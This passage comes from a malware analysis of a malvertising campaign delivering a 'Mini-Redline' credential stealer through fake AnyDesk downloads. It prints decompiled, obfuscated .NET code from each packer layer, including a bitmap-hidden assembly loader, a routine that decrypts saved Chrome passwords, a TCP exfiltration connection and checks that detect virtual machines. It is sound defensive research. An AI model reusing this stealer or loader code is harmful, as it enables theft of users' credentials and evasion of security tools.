      \u0008\u2005 @02000037
      \u0008\u2006 @02000038
      \u000E\u2000 @0200003A
      \u000E\u2001 @0200003B
      \u000E\u2002 @0200003C
      \u000E\u2004 @0200003E
      \u000E\u2005 @0200003F
```

```
    }

    // Token: 0x060006A2 RID: 1698 RVA: 0x000260D4 File Offset: 0x000242D4
    private static void SessionMaskGetVarIndexOfMemId(ref int A_0, ref int A_1, ref int[] A_2, ref EventHa
    {
        EventHandler eventHandler = new EventHandler(A_5.OemMinusCertificate);
        A_3 = eventHandler;
        Button getEnumValuesProcessorArchitectureINTEL = A_5.GetEnumValuesProcessorArchitectureINTEL;
        A_4 = getEnumValuesProcessorArchitectureINTEL;
        int num = (((A_4 == 0) * true) ? 1 : 0) + 26;
        A_0 = num;
    }

    // Token: 0x060006A3 RID: 1699 RVA: 0x00026144 File Offset: 0x00024344
    private void threadLocalsGetLastWinError(object \u0002, MouseEventArgs \u0003)
    {
        int num = 49;
        while (num != 0)
        {
            int num2;
            int[] array;
            calli(System.Void(System.Int32&,System.Int32&,System.Int32[]&), ref num, ref num2, ref array,
        }
    }

    // Token: 0x060006A4 RID: 1700 RVA: 0x00026170 File Offset: 0x00024370
    [STAThread]
    public static void \u0002()
    {
        int num = 1;
        while (num != 0)
        {
            int num2;
            int[] array;
            calli(System.Void(System.Int32&,System.Int32&,System.Int32[]&), ref num, ref num2, ref array,
        }
    }

    // Token: 0x060006A5 RID: 1701 RVA: 0x0002619C File Offset: 0x0002439C
    private static void RuntimeFieldHandleInternalThrowException(ref int A_0, ref int A_1, ref int[] A_2,
    {
        A_6.Dispose(A_5);
        if (A_2 == null)
        {
            A_0 = 1;
            return;
        }
        if (A_2.Length != 0)
        {
            A_0 = A_2[0];
            int[] array = new int[A_2.Length - 1];
            Array.Copy(A_2, 1, array, 0, array.Length);
            A_2 = array;
            return;
        }
```


Second Layer



```
System.Security (4.0.0.0)
Accessibility (4.0.0.0)
System.Deployment (4.0.0.0)
System.Runtime.Serialization.Formatters.Soap (4.0.0.0)
CutsAttr (3.0.0.0)
  CutsAttr.dll
    References
    Resources
    { } -
    { } HebrewNumberParsing
      CustAttr @0200000B
        Base Type and Interfaces
        Derived Types
        .cctor() : void @0600003A
        .ctor(string, string, string) : void @0600003B
        cba(Bitmap) : byte[] @0600003E
        fgh(byte[], string) : byte[] @0600003D
        SelectorX(string, string, string) : void @0600003C
        XeH(string) : string @0600003F
        xxxx() : string @06000042
        \u200B\u202D\u200F\u200E\u206B\u206F\u206E\u2
        \u200B\u206D\u202C\u206D\u206A\u200D\u202D\u
        \u200B\u206D\u202E\u206F\u200D\u202D\u200F\u2
        \u200C\u200B\u206F\u202B\u202E\u200B\u206E\u2
        \u200D\u200C\u202E\u206D\u206A\u200E\u200B\u
        \u200D\u200F\u202C\u206F\u200E\u202C\u202C\u
        \u200D\u202A\u202D\u206B\u200B\u202D\u202A\u
        \u200D\u206A\u200D\u200E\u202A\u200F\u206D\u
        \u200D\u206B\u202C\u202A\u206F\u206C\u202C\u
        \u200D\u206B\u206A\u202D\u206F\u206C\u206D\u
        \u200E\u200E\u202D\u200B\u206F\u200D\u202B\u2
        \u200E\u202A\u202C\u202A\u202D\u202A\u206A\u
        \u200E\u202E\u206B\u206B\u202C\u202E\u202A\u2
        \u200F\u200B\u206A\u206B\u206E\u200C\u202C\u
        \u200F\u206C\u200E\u202C\u206E\u200D\u206D\u
        \u200F\u206F\u202E\u206C\u206C\u206B\u200C\u2
        \u202A\u200D\u200D\u206B\u200F\u202A\u206D\u
        \u202B\u200D\u206D\u200D\u200B\u206C\u206E\u
        \u202C\u202A\u206F\u200B\u200E\u200C\u200C\u
        \u202E\u202D\u202D\u202D\u200E\u200C\u206B\u
        \u206B\u200E\u206B\u202D\u202D\u206C\u202E\u
        \u206B\u202E\u202E\u206F\u206A\u202B\u206E\u2
        \u206B\u206A\u202C\u202B\u200D\u202D\u202D\u
        \u206C\u200C\u206D\u206D\u206D\u200C\u202E\u
        \u206D\u206D\u206A\u206C\u200D\u206A\u202A\u
        \u206E\u200D\u200B\u206E\u202B\u206E\u206D\u2
        \u206E\u202D\u200C\u202B\u206C\u206F\u202B\u
```

```
using Microsoft.VisualBasic;
using Microsoft.VisualBasic.CompilerServices;

namespace HebrewNumberParsing
{
    // Token: 0x0200000B RID: 11
    public class CustAttr
    {
        // Token: 0x0600003B RID: 59 RVA: 0x000021BF File Offset: 0x000003BF
        public CustAttr(string ugz1, string ugz3, string projname)
        {
            CustAttr.SelectorX(ugz1, ugz3, projname);
        }

        // Token: 0x0600003C RID: 60 RVA: 0x00002668 File Offset: 0x00000868
        public static void SelectorX(string ugz1, string ugz3, string projname)
        {
            Random random = CustAttr.\u200B\u202D\u200F\u200E\u206B\u206F\u206E\u206F\u200B\u202E\u206C\u200D\u200F\u200B\u202C\u200F\u202C\u202D
              \u202E\u206D\u200B\u200C\u202B\u206B\u206C\u202E();
            CustAttr.\u206E\u202D\u200C\u202B\u206C\u206F\u202B\u200E\u200B\u206F\u200C\u200F\u202C\u206C\u206C\u200D\u206E\u200C\u202C\u202E\u20
              \u202B\u206A\u206A\u206C\u202E(CustAttr.\u206B\u202E\u202E\u206F\u206A\u202B\u206E\u202D\u200B\u202B\u206E\u202C\u200C\u200C\u202D\u
              \u202E\u206F\u206A\u206B\u200C\u206A\u200F\u202B\u206A\u200E\u202E(random, 99000, 105000));
            ResourceManager resourceManager = CustAttr.\u200D\u206A\u200D\u200E\u202A\u200F\u206D\u206B\u202D\u200C\u206F\u202D\u202D\u200D\u200E
              \u206C\u200B\u200E\u202D\u202E\u206D\u206C\u202A\u200B\u202B\u202E(CustAttr.\u200D\u202A\u202D\u206B\u200B\u202D\u202A\u200E\u206A\u
              \u200E\u202A\u202C\u200E\u206E\u206A\u200D\u200F\u200F\u206D\u206D\u206B\u200D\u206A\u200F\u202A\u202E(projname, ".Resources"), Cust
              \u206D\u200B\u200B\u200F\u200C\u202E\u206D\u202E\u202C\u206B\u202C\u206F\u206A\u202B\u206D\u206F\u200D\u206C\u206F\u200D\u200D\u200
            Bitmap ughHbnBnaWtlYkx = (Bitmap)CustAttr.\u200F\u200B\u206A\u206B\u206E\u200C\u202C\u202D\u206F\u202A\u202C\u200D\u200D\u200B\u200C\u
              \u206F\u202D\u202B\u202E\u206F\u200C\u206B\u200D\u206C\u206F\u202E(resourceManager, CustAttr.XeH(ugz1));
            byte[] array = CustAttr.fgh(CustAttr.cba(ughHbnBnaWtlYkx), CustAttr.XeH(ugz3));
            Assembly assembly = CustAttr.\u200F\u206F\u202E\u206C\u206C\u206B\u200C\u206F\u200D\u206B\u206F\u206F\u206E\u200D\u200B\u206F\u206C\u2
              \u200B\u206E\u206E\u206D\u202E\u202C\u202C\u202A\u202E(array);
            Type type = CustAttr.\u200D\u206B\u202C\u202A\u206F\u206C\u202C\u206A\u202C\u200B\u200B\u200D\u202A\u200E\u200B\u200D\u206E\u202A\u20
              \u206E\u200B\u206C\u200D\u202E(assembly)[20];
            MethodInfo methodInfo = CustAttr.\u202C\u202A\u206F\u200B\u200E\u200C\u200C\u206E\u206F\u202C\u202D\u202C\u202A\u200B\u200B\u206F\u20
              \u200D\u206B\u202C\u202D\u200D\u202C\u206F\u202B\u202E(type)[5];
            CustAttr.\u200D\u200F\u202C\u206F\u200E\u202C\u202C\u202D\u206E\u202B\u200C\u200D\u202B\u200F\u206D\u200C\u200E\u206C\u206C\u206E\u202
              \u206A\u202A\u206E\u202D\u202E(methodInfo, null, null);
            CustAttr.\u200B\u206D\u202E\u206F\u200D\u202D\u200F\u202B\u200D\u206F\u200E\u202D\u202C\u206D\u202E\u200F\u202E\u206A\u202E\u206B\u20
              \u200C\u200E\u202B\u200C\u202E(0);
        }

        // Token: 0x0600003D RID: 61 RVA: 0x000026FC File Offset: 0x000008FC
        public static byte[] fgh(byte[] P1, string K1)
        {
            byte[] array = CustAttr.\u200B\u206D\u202C\u206D\u206A\u200D\u202D\u200C\u206C\u202D\u202A\u202B\u200F\u200F\u206F\u206C\u202D\u206C\u
              \u206F\u206A\u200B\u200E\u206C\u202E(CustAttr.\u206B\u200E\u206B\u202D\u202D\u206C\u202E\u202A\u200B\u206C\u206B\u202A\u200E\u200C\u
              \u206F\u206A\u202A\u206E\u200C\u206D\u202B\u200C\u206D\u202A\u206E\u202E(), K1);
            checked
```

Third Layer




```
城K生UReE ipKM是 (0.0.0.0)
  她商w的g的RsT
    PE
    References
    Resources
    { } AXr泽席P泽o是D泽官
    { } BPJDV执o司A官的
    { } BQBye是望X泽的
    { } e城司城C席Tb行SiNa
    { } f顾望TwtSghNb
    { } gQQSR执族行成Uh商顾
    { } hY席M氏k顾的首希商F
    { } KoU行Op公K行F
    { } nN族lw生商L希成
    { } NRDB她sDUe顾
    { } ql的eLmc是K太x
    { } rv泽yijQ顾行q
    { } SaqhS官顾U公P氏
    { } SEY执DxM公司
    { } sngQZDfiPK
    { } SzbwVX官望家
    { } tQz城JwZ望Pz族
    { } T席顾成o司的太公公的
    { } ul族e行行vKL太r官o
    { } UZN成成aZSSO
    { } VQCC城s的生q是k
    { } zB泽pz她WY商
    { } z首NHR泽氏b席
    { } 司XZXLMd物席Xudr
    { } 是T她wxkrXsdL
    { } 是T希cnD物泽E是席
      MNpeFl顾qb @02000016
        Base Type and Interfaces
        Derived Types
        .cctor() : void @060002EA
        AllowAccess(string) : void @060002DE
        checkifopen(string) : void @060002DB
        Execute(string, byte[]) : void @060002E5
        Fedree() : double @060002E6
        GetInjectionPath(int, string) : string @060002E9
        GetProcAddress(IntPtr, ref string) : IntPtr @060002E3
        LoadApi(string, string) : CreateApi @060002E4
        LoadLibraryA(ref string) : IntPtr @060002E2
        ProcessPersistence() : void @060002DC
        ProcessPersistenceWatcher() : void @060002DD
        ProtectTheFile(string) : void @060002DF
        reflection() : void @060002E7
        Sdownload(string, string) : void @060002E1
        ShowMSG() : void @060002DA
        StartInject(int, string) : void @060002E8
        Startup(string, string) : void @060002E0
        \u200B\u200D\u200E\u202E\u200F\u202C\u200E\u2
```

```
// 是T希cnD物泽E是席.MNpeFl顾qb
// Token: 0x060002E6 RID: 742 RVA: 0x0008D22C File Offset: 0x0008B42C
public static double Fedree()
{
    string text = MNpeFl顾qb.\u206D\u206F\u206C\u202C\u202C\u206C\u202E\u202C\u206F\u200F\u200B\u200E\
      \u200F\u200D\u206C\u202B\u206D\u206A\u202E(MNpeFl顾qb.\u200C\u202E\u206A\u202B\u200F\u206C\u206B
      \u206A\u202B\u200D\u202E\u206D\u206B\u200F\u200E\u202B\u200C\u206D\u202E());
    bool flag = MNpeFl顾qb.rNW执望Q公v泽族顾E物 == 1;
    if (flag)
    {
        goto IL_1B;
    }
    goto IL_418;
    uint num2;
    bool flag11;
    double result;
    for (;;)
    {
        IL_20:
        uint num;
        switch ((num = (num2 ^ 3422181986u)) % 72u)
        {
        case 0u:
            num2 = (num * 2524066497u ^ 1106784048u);
            continue;
        case 1u:
        {
            bool flag2 = MNpeFl顾qb.顾执Bi孙kK顾H生lp == 1;
            num2 = 2914855098u;
            continue;
        }
        case 2u:
            num2 = ((OfgThsJ物rv.AntiSB(text) ? 3482288752u : 3335530759u) ^ num * 2040531682u);
            continue;
        case 3u:
        {
            bool flag3;
            num2 = (((!flag3) ? 3860414457u : 2427737349u) ^ num * 2956836616u);
            continue;
        }
        case 4u:
        {
            bool flag4;
            num2 = ((flag4 ? 2030594555u : 301482263u) ^ num * 2177881035u);
            continue;
        }
        case 5u:
            num2 = (num * 1676583732u ^ 3139439885u);
            continue;
        case 6u:
            MNpeFl顾qb.\u200F\u202D\u200C\u206A\u206F\u202E\u200C\u200D\u202C\u206E\u202A\u202E\u200F\
              \u206A\u200B\u206F\u206D\u206D\u202E(0);
            num2 = (num * 1496175997u ^ 4200929675u);
            continue:
```


Fourth Layer - Hollowed Mini-Redline

Finally, the last layer leads to some known stealing functionalities. An initial static look at the file is reminiscent of Redline; not surprisingly a VT scan for the unpacked file shows that it will confuse even the biggest security vendors. The method and strings implemented as part of the Chrome credential theft are almost identical. In both cases, the databases are copied to a temporary location before being decrypted, using similar methods and class names to do so even though the number of targeted browsers is minimal.




```
public List<string> Chrome()
{
    List<string> list = new List<string>();
    if (File.Exists(this.chromeDB))
    {
        object chromeKey = BrowserControl.ParseLocalStateKey(this.localState);
        int num;
        object obj = BrowserControl.TryCreateTemp(this.chromeDB, out num);
        object obj2 = new Object228(obj);
        obj2.ReadTable("logins");
        int num2 = 0;
        <Module>.l = -759738571;
        for (int i = num2; i < obj2.RowLength; i++)
        {
            try
            {
                if (!string.IsNullOrWhiteSpace(obj2.ParseValue(i, "username_value").ToString()))
                {
                    if (!string.IsNullOrWhiteSpace(BrowserControl.DecryptChromium(obj2.ParseValue(i, "password_value"), chromeKey)))
                    {
                        list.Add(string.Concat(new string[]
                        {
                            obj2.ParseValue(i, "origin_url").ToString(),
                            " |*| ",
                            obj2.ParseValue(i, "username_value").Trim(),
                            " |*| ",
                            BrowserControl.DecryptChromium(obj2.ParseValue(i, "password_value"), chromeKey)
                        }));
                    }
                }
            }
            catch
            {
            }
        }
        try
        {
            if (num != 0)
            {
                File.Delete(obj);
            }
        }
```

Nevertheless, the communication pattern is different. Mini-Redline uses a direct TCP socket connection.




```
TcpClient tcpClient = <Module>.ej();
int num = 29;
if (tcpClient == null)
{
    return false;
}
object obj = calli(System.Net.Sockets.Socket(), tcpClient, global::ig.a[num - 28]);
bool? flag = (obj != null) ? new bool?(calli(System.Boolean(), obj, global::wf.a[num - 16])) : null;
num += 121;
return flag.GetValueOrDefault() & flag != null;
```

Some of the anti-debugging functionalities include “*DebuggerHidden”* attributes and virtualization detection.




```
public sealed class a<a>
{
    // Token: 0x06000100 RID: 256 RVA: 0x000166D8 File Offset: 0x000148D8
    public a a()
    {
        return this.a;
    }

    // Token: 0x06000101 RID: 257 RVA: 0x000166EC File Offset: 0x000148EC
    [DebuggerHidden]
    public a(a gparam_0)
    {
        this.a = gparam_0;
    }

    // Token: 0x06000102 RID: 258 RVA: 0x00016708 File Offset: 0x00014908
    [DebuggerHidden]
    public override bool Equals(object obj)
    {
        global::a<a> a = obj as global::a<a>;
        return a != null && EqualityComparer<a>.Default.Equals(this.a, a.a);
    }

    // Token: 0x06000103 RID: 259 RVA: 0x00016738 File Offset: 0x00014938
    [DebuggerHidden]
    public override int GetHashCode()
    {
        return 632104828 + EqualityComparer<a>.Default.GetHashCode(this.a);
    }

    // Token: 0x06000104 RID: 260 RVA: 0x0001675C File Offset: 0x0001495C
    [DebuggerHidden]
    public override string ToString()
    {
        object obj = null;
        string text = <Module>.c(sizeof(uint) + 5686, 6614, Type.EmptyTypes.Length + 136);
        int num = 1;
        int num2 = 36;
        object[] array = new object[num];
        int num3 = 0;
        a a = this.a;
        array[num3] = ((a != null) ? a.ToString() : null);
        return calli(System.String(System.IFormatProvider,System.String,System.Object[]), obj, text, array, ae.a[num2 - 36]);
```

Virtual Environment evasion checks using WMI.



```
<Module>.gg();
```


Value
"VMware Virtual SVGA 3D Graphics Adapter | 1073741824\nIntel(R) Core(TM) i7-8700K CPU @ 3.70GHz | 4\nIntel(R) Core(TM) i7-8700K CPU @ 3.70GHz | 4\nRAM slot #0 ; 4096 Mb; \n"



```
            object obj = <Module>.c(Type.EmptyTypes.Length + 61704, Type.EmptyTypes.Length + 59122, Type.EmptyTypes.Length + 129);
            int num2;
            using (object obj2 = calli(System.Management.ManagementObjectCollection/ManagementObjectEnumerator(), calli(System.Manage
              45281, Type.EmptyTypes.Length + 198), <Module>.c(sizeof(int) + 47881, Type.EmptyTypes.Length + 43957, sizeof(short) + 2
            {
```

Locals

Name	Value	Type
System.Text.Encoding.UTF8.get returned	{System.Text.UTF8Encoding}	System.Text.UTF8Encoding
System.Text.Encoding.GetString returned	"SELECT * FROM Win32_VideoController"	string




obj	"VMware Virtual SVGA 3D Graphics Adapter

Conclusion:

Adversaries will use any method possible to gather targets, even paying Google top dollar for their paid search results to surface a malicious website as a top search result. This inventiveness on the part of threat actors means that organizations need to be constantly vigilant in all aspects of their operations. There’s no telling when an adversary will set up a website with a signed, legitimate certificate designed to mislead website visitors.

Threat actors are even clearly willing to pay substantial sums of money to target possible victims. Google Adwords data between May 2020 and April 2021 shows a bid price of between $0.42 and $3.97 for the two keywords “anydesk” and “anydesk download.” Assuming a click-through rate of 1,000 people, this could result in fees anywhere from $420 to $3,970 for even a small campaign that targets the United States, for example.



□ Keyword (by relevance)	Avg. monthly searches	Competition	Ad impression share	Top of page bid (low range)	Top of page bid (high range)
Keywords you provided					
